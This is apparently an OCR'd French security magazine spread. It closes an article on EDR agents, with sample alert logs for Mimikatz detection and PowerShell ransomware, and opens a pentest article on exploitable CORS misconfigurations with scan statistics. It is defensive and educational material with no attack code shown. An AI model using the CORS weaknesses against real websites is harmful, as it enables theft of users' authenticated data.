Sous Windows, les agents EDR doivent suivre, voire préparer les nouveautés de Microsoft, afin de ne pas se retrouver dérangés par de nouvelles couches. Par exemple, sur un futur Windows 10, qui aurait une partie du disque en mode MS Cloud, avec des mécanismes dits d'hydratation, on aura du mal à tolérer qu'un EDR (ou un antivirus) s'amuse à scanner (donc à télécharger) le disque en réalité distant, via ces montages assez transparents pour l'utilisateur. Et sans parler des Windows récents, en réalité, de très nombreuses entreprises ont besoin de continuer de couvrir les versions du passé, comme Windows XP ou Windows 2003 Server : ces derniers sont toujours très présents dans des usines et dans la production opérationnelle qui ne peut souffrir des mises à jour ou arrêts particuliers, etc. Vous l'aurez compris, les agents EDR sont attendus pour être : tout-terrain au maximum, très efficaces même contre les menaces inconnues, faciles à déployer et à configurer, peu onéreux et de confiance.

2 Détection

2.1 Antivirus et/ou EDR ?

Les antivirus assurent déjà la barrière la plus efficace possible avec des méthodes traditionnelles connues et éprouvées. Grâce notamment à leurs bases de signatures, voire à certaines fonctionnalités annexes, comme leurs heuristiques, les antivirus présents dans les Endpoints arrivent à écrémer un immense pourcentage des attaques en détectant les menaces connues, voire quelques variations proches de menaces connues. Ces barrières sont le meilleur moyen pour lutter contre ce que nous appellerons le « tout venant », comme le Dridex du moment, le ransomware du mois, la clef USB bêtement infectée, etc.

Quand on regarde les tests des produits antivirus, certains atteignent des scores impressionnants autour de 100%. Mais quand on discute avec des experts offensifs ou des pentesters, ils nous répètent que les antivirus peuvent, en général, être facilement contournés. Pour autant, tout le monde dira de les conserver, car ils sont un moyen pratique pour éliminer les menaces de base.

De plus, certains antivirus possèdent des fonctionnalités hyper avancées comme le nettoyage complet des outils comme les préjudiciables Adwares et tout ce qui n'est pas forcément noir, mais qui joue sur le côté gris afin de rester caché dans les stations Windows notamment. La question qui tombe souvent est alors : doit-on choisir entre un Antivirus ou un EDR ?

C'est sûrement très discutable, et de nombreuses réponses seront possibles, mais pour simplifier, nous penserons ici, suite à de nombreux tests d'intrusions, qu'il vaut mieux conserver (actuellement) les deux technologies. L'antivirus saura filtrer un maximum de menaces de base, et l'EDR aura pour mission de pousser très loin les détections et les réponses à incident pour répondre à des questions complexes : qui a exécuté quoi, quand, comment, pourquoi, avec quel comportement, sur tout ou partie du parc, etc.

Consciencieux, l'administrateur système se demandera quelle empreinte aura un EDR sur un système, quand on sait déjà que l'antivirus a parfois la main lourde côté CPU : donc payer une licence en plus de l'antivirus qui jusqu'ici était considéré suffisant, mais payer aussi du CPU et de la RAM, commencerait à faire beaucoup. En réalité, les agents EDR regardent usuellement moins de choses que les antivirus, sur la partie entrées/sorties, par exemple sur le disque dur. Là où un antivirus va réellement comparer des centaines de milliers de signatures avec de nombreux blocs en cours d'écritures, l'agent EDR va jouer sur des analyses plus fines, mais néanmoins assez efficaces, ou il jouera sur du mode bloquant intelligent et peu gourmand.

2.2 Surveillance des processus

Une des missions principales d'un agent EDR consiste à surveiller toutes les exécutions. On retrouve plusieurs méthodes en général, comme les mécanismes de type *Load Library*, du polling régulier sur les processus, des fonctions de tracking d'appels systèmes, ou encore de l'interception bas niveau avec parfois des options pour suspendre toute exécution louche, le temps qu'une analyse plus poussée ne soit terminée. Les EDR devront aussi s'intéresser aux migrations de processus et aux suivis des exécutions pour arriver à déterminer qui a lancé quoi et dans quel contexte, afin de simplifier des opérations de neutralisation ou d'analyse.

```
Process migration
  From: C:\Users\Admin\Temp\carbanak.exe (3572)
  To: C:\Windows\System32\svchost.exe (2036)
  Remediation taken: Remote thread terminated
```

2.3 Analyse de la mémoire

Qui n'a pas rêvé de pouvoir trouver des Mimikatz, des Meterpreter, ou même **[PUPY]** et d'autres armes dans la mémoire vive des processus de tout leur parc Windows ? Certains EDR savent effectuer ces analyses pourtant coûteuses en termes d'utilisation du processeur, pratiques pour lutter contre les attaques « file less ».

```
Malicious process found
  Memory rule triggered: hacking_tool_mimikatz
  C:\WINDOWS\system32\csrss.exe
  NT AUTHORITY\SYSTEM
```

2.4 Menaces persistantes

Les fameuses APT (*Advanced Persistant Threats*) furent au cœur de nombreuses publications commerciales et techniques ces dernières années, compte tenu du fait que beaucoup de sociétés et individus furent piratés avec des moyens permettant de conserver la main à distance, sans être trop repéré. Certaines backdoors en entreprise sont détectées des années après l'infection initiale. Mais pourquoi l'antivirus n'a-t-il pas vu cette porte dérobée cachée depuis autant de temps ? Parce que, ce n'est pas son job, et qu'il faut arrêter de lui demander de couvrir toute la sécurité, face à des outils offensifs alliant parfois des briques technologiques intrusives et furtives. Comment détecter ces menaces ? De manière assez simple, c'est comme lors d'opérations de type Forensics : on doit regarder tous les points d'entrées dans une machine, pour être présent au boot, ou au prochain login, ou dans une liste de choses lancées ponctuellement ou régulièrement, etc.

2.5 Menaces niveau bureautique

Les EDR auront souvent de multiples fonctionnalités pour lutter contre les menaces classiques liées à la bureautique.

Au niveau USB, on pourra ainsi souhaiter tracer les usages des ports sur tout le parc, voire les numéros de série de certains équipements ; interdire directement les aspects USB Storage, ou ne les laisser accessibles qu'en lecture seule ; tenter de lutter contre le classique branchement du GSM personnel censé ne faire que se recharger électriquement, mais partageant son pont 4G et reliant ainsi un Endpoint interne à Internet sans proxy officiel de l'entreprise.

```
Mobile device "GT-N7100" detected !
  Samsung Electronics Co., Ltd
  GT-I9300 Phone [Galaxy S III] (debugging mode)
  Serial : 6&21ab38g3&0&0000
  Install Date : 2017-11-10 14:35:39
```

Au niveau de la bureautique, les outils comme les navigateurs web, les suites Office ou Adobe, voire les produits comme Java ou Flash, sont très utiles pour les pirates, car ils sont souvent déployés et contiennent parfois beaucoup de failles potentiellement utilisables à distance, en direct ou au travers des modules vulnérables.

Dans de grandes infrastructures, hétérogènes et distribuées, avec des droits complexes, et parfois sans unification IT, il faut scanner le parc pour trouver les machines avec des versions à risque et ces produits. Un EDR peut faire ce travail et apporter une vision globale de la sécurité. Il peut en général aussi détecter des comportements à risque : pourquoi Java lance un PowerShell qui s'amuse à tenter de masquer son code ? Pourquoi Outlook lance un Word qui lance un **CMD.EXE** qui lance un **POWERSHELL.EXE** qui tente de télécharger et de lancer un **.EXE** inconnu sur Internet ? Et pourquoi ce document Word contient des macros totalement risquées qui essaient de jouer avec des aspects système ? Ces questions sont à traiter au niveau des EDR, sans parler des traces au niveau TCP/IP des processus (Word qui parle à un C&C, etc.).

2.6 Lutte contre les ransomwares

Personne n'a envie d'être une victime d'un gros ransomware en mode Worm, contaminant tout une entreprise. Ces derniers mois indiquent des changements dans la structuration des groupes de criminels, voire du nombre d'attaques, avec une croissance enregistrée sur d'autres nuisances comme le cryptojacking. Mais comment lutter contre ces outils qui encore cette année en 2018, réussissent à paralyser des sous-ensembles de villes, d'hôpitaux ou de diverses sociétés ?

Les EDR qui savent interdire l'arrivée d'un binaire inconnu, avec des interceptions sur l'exécution, sauront prévenir le lancement d'un tel logiciel. Les EDR qui savent faire du comportemental pourront se rendre compte qu'un logiciel s'amuse à détruire de nombreux fichiers, voire des faux fichiers sur le disque. Parfois, ce sera l'accumulation de plusieurs technologies défensives qui permettra de lutter contre les versions les plus malveillantes ou furtives de ransomwares (ou de bombes logiques diverses utilisées non pas pour de l'argent, mais pour effectuer du sabotage).

Neutralisation d'un Ransomware en Powershell (Windows voit un logiciel signé par Microsoft) :

```
Honeyfile c:\users\test\appdata\fakepath\fakefile1.docx is being
modified,

Parent Folder listing:
c:\users\test\appdata\fakepath:
-- fakefile1.docx
-- fakefile2.xlsx

Source process information:
Sha256:
65554b6cabe23a726eadcb72b09204e63afc6a76277c997528ca28ea084c4b3d
Verify Status: Signed
Signatures: Microsoft Windows\Microsoft Windows Production PCA
2011\Microsoft Root Certificate Authority 2010
```

```
- (EVIL\test) C:\Windows\explorer.exe (3232)
-- (EVIL\test) C:\Windows\System32\WindowsPowerShell\v1.0\
powershell.exe (4216)

Remediation: ApplicationPolicy/Ransomware activity, not authorized
by application policy
Killed processes --> 4216
```

2.7 Attaques via des outils tiers (PowerShell...)

Beaucoup d'attaquants savent manier avec hardiesse l'usage d'outils malveillants ou d'outils bienveillants transformés à dessein pour faire du mal. Ces dernières années, une course existe, où les agresseurs s'amusent à redoubler de créativité pour trouver des moyens d'exécuter des opérations offensives, sans que leur action ne puisse être trop visible.

À cet effet, une méthode efficace sous Windows consiste à utiliser les outils tiers, comme wmic, mshta, rundll32, regsvr32, msbuild, ou encore PowerShell. Ce dernier est connu (distribué dans Windows), reconnu comme provenant d'une société de confiance (Microsoft). Il sera parfois complexe d'interdire sa présence notamment pour la télé-administration, même si des mécanismes de signatures existent pour affiner son usage.

Alors, comment découvrir qu'un fichier PS1 est en fait un ransomware en pur PowerShell, ou un outil pour injecter du code malveillant en mémoire, etc. ? Avec un moteur comportemental, un EDR sait retrouver un usage malveillant. Les meilleurs EDR pourront non seulement détecter, mais aussi bloquer ces attaques, évitant ainsi le dérapage d'une simple détection.

2.8 Phases complexes

La phase de boot est dangereuse si on doit adresser les attaques locales (accès physiques pour le pirate), ou juste les attaques distantes. Un EDR seul aura du mal à combler tous les trous. Une machine qui n'aurait pas un minimum de protection (le FDE par exemple) risquerait de toute façon de subir certaines compromissions.

Sur une plateforme de type serveur, la présence de FDE n'est pas communément admise, et l'on trouve souvent de telles machines dans des infrastructures Cloud, là où plein d'administrateurs inconnus pourraient illégalement jouer avec la confidentialité ou l'intégrité de la machine. Sur une plateforme de type station, tout va dépendre de la situation, et les questions de sécurité peuvent aller jusqu'aux aspects BIOS et/ou UEFI.

Windows propose aussi le mécanisme ELAM (*Early Launch Anti Malware*), qui pourrait dans certains cas combler les quelques secondes d'un démarrage de machine, où la sécurité n'est pas toujours parfaite immédiatement.

Lorsqu'un attaquant aura la main sur une machine, il voudra sûrement tenter de supprimer, couper, suspendre, etc., les outils EDR. Ceci impose donc qu'une protection de l'agent soit efficace s'il veut survivre. Sa résilience sera donc un des points importants, même si on ne peut garantir une protection à 100 % quand on sait déjà que le système dessous n'est pas totalement propre.

2.9 Intelligence artificielle

On pourrait écrire des articles dédiés à l'I.A. et à la cybersécurité. Résumons le concept ici. Des outils de type I.A. sont capables de dire qu'une photo de tigre représente un chat avec un indice de confiance de 71 %, après avoir été entraînés sur suffisamment de photos de chiens et de chats. En découpant la photo, l'I.A. analyse de nombreux éléments en entrée : les bords des différentes zones, les couleurs, les formes, les tailles, etc. Cela permet de dépasser les mathématiques traditionnelles où, via des algorithmes, parfois à la frontière avec des systèmes de poids ou de filtres bayésiens, on finit par devoir construire des méthodes intéressantes de reconnaissance, notamment avec des réseaux de neurones. Ces mécanismes existent aussi pour reconnaître des choses anormales ou malveillantes.

De nombreux EDR embarquent en local ou en mode cloud ces fonctionnalités, afin de reconnaître des malwares. Vous donnez un PE Windows en entrée, et l'intelligence artificielle vous indique s'il s'agit d'un malware avec un indice de confiance.

L'I.A. est devenue un sujet assez controversé, qui anime des débats allant du scientifique au fantasmagorique, l'annonçant comme une solution magique. En réalité, pour ceux qui ont l'habitude de faire de la lutte contre l'espionnage numérique, l'I.A. est vue comme un outil en plus, mais que ce n'est pas la solution absolue.

Un antivirus dit « je vois tel virus dans tel binaire », et vous obtenez deux informations : quelque chose semble méchant + le nom de la menace. Parfois, l'antivirus sait même que pour cette menace exactement, il faut tel mécanisme de nettoyage.

L'I.A. dit « je pense que ce binaire est méchant avec tel niveau de confiance » . Certains constructeurs d'I.A. sont hélas les plus gros générateurs de faux positifs, contrairement aux antivirus, plus précis, mais plus aveugles quand on parle de menaces inconnues (virus 0-day).

Que conclure sur ces sujets : ces I.A., couplées dans des EDR, ont totalement leur place, mais il ne faut pas les mettre sur un piédestal : elles sont contournables et font des erreurs aussi. Elles ne connaissent pas la procédure à appliquer puisqu'elles ne vont pas indiquer précisément le nom du virus. À quoi servent-elles ? À avoir un camarade virtuel de plus, pour se battre, et pour ne pas louper ce que les traditionnelles solutions à base de signatures auront manqué. Il vaut mieux une ceinture et des bretelles, avec une I.A. et un antivirus (sans parler de toute la panoplie des EDR : le comportemental, l'heuristique, la détection de déplacements latéraux, de 0-day ou d'élévation de privilèges, etc.).

3 Répondre à la menace

3.1 Neutralisation

Les réponses de base consistent bien évidemment à neutraliser une application ou une famille d'applications infectées ou à risque. Par exemple, si un utilisateur qui lance Word se fait infecter par un document malveillant qui télécharge une backdoor et la lance, Windows verra EXPLORER qui lance WORD qui lance un BINAIRE. Un EDR qui veut nettoyer la machine devra tuer le BINAIRE : mais pourquoi ne pas tuer WORD aussi, puisque ce dernier est déjà infecté ? On risque la perte de données pour l'utilisateur qui écrivait peut-être un document initialement ; il ne fallait pas lire ce fameux `INVOICE31337.DOC` envoyé par un inconnu. Certains EDR proposeront aussi des opérations de mise en quarantaine pour éviter qu'un binaire ne se relance en permanence.

3.2 Investigations offline et online

Le récent article **[ARCHÉOLOGIE]** de *MISC* rappelait parfaitement tous les concepts liés au Renseignement et à l'Analyse de la Menace, et abordait d'ailleurs plusieurs produits, commerciaux ou non, ayant pour vocation d'aider dans le cadre d'investigations. Nombreuses sont les sociétés de cybersécurité qui eurent à gérer des crises violentes où il fallait intervenir à distance sur des milliers de machines pour nettoyer un parc contaminé par une ou plusieurs menaces. Dans ce contexte, l'article **[MEMENTO]** rappelle les spécificités au niveau des EDR : ces derniers sont une arme essentielle pour lutter contre les attaquants à grande échelle, suivant les forces et les fonctionnalités embarquées.

On notera toutefois quelques questions sensibles : si un EDR est capable de copier la RAM d'une machine, afin de mener une investigation numérique poussée ailleurs, que se passe-t-il si l'équipe SOC utilisant ce dump de mémoire s'amuse à récupérer d'autres informations ? La question n'est pas neutre. Elle est régulièrement posée chez les clients Grands Comptes, qui utilisent des EDR pour protéger les postes sensibles. Pensez aux administrateurs avec trop de privilèges, aux personnes d'un COMEX, etc., et vous verrez rapidement qu'il existe des cas complexes où personne ne voudrait que la présentation stratégique du moment soit copiable grâce à... un outil de cybersécurité censé servir à lutter contre l'espionnage. Certains produits sont illimités sur ces droits (ou avec des demandes d'autorisations au end-user, ce qui peut être compliqué à expliquer pour un public non averti), et d'autres font exprès de ne pas proposer la fonctionnalité pour éviter un détournement de ce type.

Les débats ne manqueront pas dans le futur, sachant qu'en ligne de mire, les indices de compromissions, ou IOC, semblent devenir un eldorado commercial et/ou technique. La question à se poser sera alors : dois-je payer une certaine (très grosse) somme ou non pour m'abonner à des flux de type IOC plus ou moins exceptionnels ? Où puis-je me limiter à des sources ouvertes ? Où puis-je me limiter à des systèmes tellement autonomes que finalement ils sauront découvrir les attaques par eux-mêmes, en construisant les bases d'IOC sans intervention humaine pour des actions finalement évidentes (au sens ITIL niveau 1) ? L'argent, le temps, et la stratégie seront des éléments importants pour faire son choix.

3.3 Isolement

Une technologie qui tend à être très appréciée, notamment depuis les arrivées de certains vers connus (WannaCry, NotPetya), consiste à isoler un ou plusieurs Endpoints de tout le réseau. On demande alors à l'EDR de couper les flux vers tout le reste du parc, sauf avec les machines de management des EDR. Cela permet de ne plus risquer la propagation d'un produit malveillant, notamment lors d'infections massives avec des déplacements latéraux. On peut alors quasiment en toute sérénité réussir à travailler sur la ou les machines infectées, à distance, pour faire des analyses de sécurité, du nettoyage, etc., sans créer de risque supplémentaire, gardant ainsi la machine allumée et disponible pour de plus amples investigations.


Conclusion

Certains commencent à penser que l'absence d'EDR dans un parc informatique est équivalente à l'absence d'un antivirus il y a plusieurs dizaines d'années. Le besoin de protections avancées est évident quand on voit les dégâts causés par des outils assez basiques, mais inconnus et suffisamment furtifs pour endommager des infrastructures. Mais l'usage d'un EDR s'avère aussi puissant pour l'amélioration continue de la sécurité, à la recherche des logs étranges dans les stations, ou des vulnérabilités présentes, ou tout simplement pour adopter une forte réactivité à distance sur des levées de doutes et analyses orientées Forensics. En fonction de vos moyens, vous pourrez ainsi commencer par regarder, voire contribuer à des solutions libres qui ressemblent à des EDR ou qui pourraient être habillées pour retrouver des usages similaires (**[OSQuery] [OSSEC]**). La plupart des offres plus lourdes sont désormais commerciales et proposent de nombreuses options, avec différents coûts et avec des efficacités techniques réelles assez intéressantes à valider. ■

Remerciements

Je tiens à remercier toutes les personnes de TEHTRIS, occupées à créer, surveiller, encadrer et promouvoir nos technologies innovantes, pour le compte de nos clients et partenaires attentifs et déterminés, engagés à nos côtés depuis 2010 dans de stimulantes luttes techniques de cybersécurité.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.



www.hsc-formation.fr

HSC by Deloitte.

CROSS ORIGIN RESOURCE SHARING : DÉFAUTS DE CONFIGURATIONS, VULNÉRABILITÉS ET EXPLOITATIONS

Christophe RIEUNIER
@sdkddk

mots-clés : PENTEST / WEB / SOP / CORS / CSRF / XSS

La première partie de cet article parue dans le numéro précédent présentait la genèse et le fonctionnement des Cross Origin Resource Sharing (CORS). La seconde s'attache à décrire les cas fréquents de mauvaises configurations débouchant sur des vulnérabilités exploitables, puis détaille plusieurs d'entre elles et suggère quelques contrôles et recommandations à destination des pentesteurs et de leurs clients.

1 Conséquences du fonctionnement des CORS

L'implémentation de la SOP est laissée exclusivement aux bons soins de l'agent, c'est-à-dire à un nombre très restreint de programmes et d'équipes de développement. Ce qui n'est pas le cas des CORS dont la mise en oeuvre repose à la fois sur les agents, mais aussi sur les serveurs. Or il existe une variété pratiquement infinie de cas de figure côté serveur, et ce d'autant plus que contrairement à la SOP les CORS nécessitent une adaptation de leur fonctionnement au contexte, notamment du fait de l'impossibilité d'utiliser des jokers ou une liste d'origines dans l'en-tête `Access-Control-Allow-Credentials`.

Les CORS peuvent donc être implémentées à différents niveaux selon les choix de chaque entreprise : au sein d'un composant d'infrastructure (un WAF ou un proxy par exemple), mais aussi d'un serveur web, d'un serveur d'application, d'un framework ou d'une application serveur...

Comme nous avons pu le voir dans la première partie, le fonctionnement des CORS n'étant pas particulièrement trivial, il semble évident que la plupart des acteurs responsables de ces différents composants n'en maîtrisent pas les subtilités, ce qui explique la proportion élevée de configurations de production erronées et/ou vulnérables.

À titre d'exemple, on notera qu'en juin 2016 certains des serveurs du W3C présentaient une configuration CORS erronée **[1]** !

En juillet 2017, Von Jens Müller a observé la configuration CORS du million de sites web le plus visités **[2]** : 29 514 sites supportaient les CORS et plus de la moitié d'entre eux étaient mal configurés et/ou vulnérables.

Une recherche rapide via Google révèle des cas récents de vulnérabilités CORS ayant conduit au vol de clés d'API sur VirusTotal **[3]**, au vol de contacts Yahoo **[4]** ou au vol d'informations relatives aux comptes de monnaie virtuelle Ethereum **[5]**.

D'après Von Jens Müller, l'origine des défauts de configuration des CORS provient de multiples facteurs aux premiers rangs desquels on trouve de mauvais conseils de configuration du serveur web Nginx repris sur de nombreux sites tels que Stack Overflow, des librairies telles que *Rack:CORS* pour *Ruby On Rails* renvoyant `Access-Control-Allow-origin: *` lorsqu'elles sont configurées avec une chaîne vide ou des erreurs réalisées par les développeurs d'applications.

La lecture d'un échantillon de pages et tutoriels consacrés aux CORS montre aussi que la majorité d'entre eux comporte des erreurs ou se contente de recommander l'ajout d'un en-tête `Access-Control-Allow-Origin: *` !

2 Configurations vulnérables et conséquences

Pour confirmer ces résultats et aller un peu plus loin, j'ai lancé un ensemble de requêtes sur les pages d'accueil du million de sites web le plus visités, soit une requête `GET` sans en-tête `Origin:`, une requête `OPTIONS` avec une origine `test`, une requête `OPTIONS` avec une origine identique au nom de domaine et une requête `OPTIONS` avec une origine `null`. Les résultats obtenus sont les suivants :

- 4,21% des sites acceptent les CORS et plus de 85% d'entre eux le font spontanément (sans attendre de recevoir un en-tête `Origin:`).

Parmi les sites acceptant les CORS :

- 71,68% acceptent toutes les origines via un `Access-Control-Allow-Origin: *`. Cette configuration peut être volontaire, mais on constate très souvent qu'elle est plutôt le fruit d'une incompréhension de la philosophie et du fonctionnement des CORS que d'un choix volontaire d'implémentation. De plus, elle expose le site à des attaques de brute-force distribuées ;
- 5,44% renvoient `Access-Control-Allow-Origin: *` et `Access-Control-Allow-Credentials: true` alors que ces deux en-têtes sont incompatibles ;
- 5,39% acceptent l'origine `null` et 3,9% le font en acceptant les requêtes authentifiées. Rien n'interdit ce comportement, mais il est très rare d'en avoir besoin et cela expose le service à toutes les XSS du monde qui pourront alors contourner les protections anti-CSRF du site mal configuré ;
- 4,95% renvoient une valeur non supportée d'origine (origines multiples, avec joker, etc.) ;
- 3,75% font de la réflexion d'origine et 2,8% acceptent en outre les requêtes authentifiées. Rien n'interdit ce comportement, mais les cas rencontrés nécessitent rarement cette configuration, laquelle peut s'avérer particulièrement dangereuse en annihilant les protections anti-CSRF du site mal configuré.

On notera que seules les pages d'accueil ont été interrogées. De nombreux sites doivent probablement supporter les CORS sur d'autres pages ou services. Ces statistiques déjà édifiantes représentent donc seulement une partie de la triste réalité des CORS !

La suite de cette partie présente dans le détail quelques cas de mauvaises configurations fréquemment rencontrées lors de tests d'intrusions et conduisant à des vulnérabilités exploitables.

2.1 « ACAO: * » : on est bien là hein Tintin ?

Le cas le plus fréquent de mauvaise configuration exposant un site ou service à des attaques auxquelles il ne serait pas exposé sans support des CORS consiste à accepter toutes les origines.

Pourtant, puisque les pères des CORS ont pris le soin de rendre l'envoi d'`Access-Control-Allow-Origin: *` incompatible avec les requêtes contenant des *credentials* même si le serveur renvoie aussi `Access-Control-Allow-Credentials: true`, il est tentant de conclure que l'acceptation de toutes les origines n'est pas pire que l'absence de support des CORS. En effet, puisqu'on ne pourra pas accéder aux réponses de requêtes authentifiées, il ne sera pas possible d'utiliser la session d'un internaute à son insu et l'on aura accès qu'à des données publiques, donc sans danger pour le service exposé.

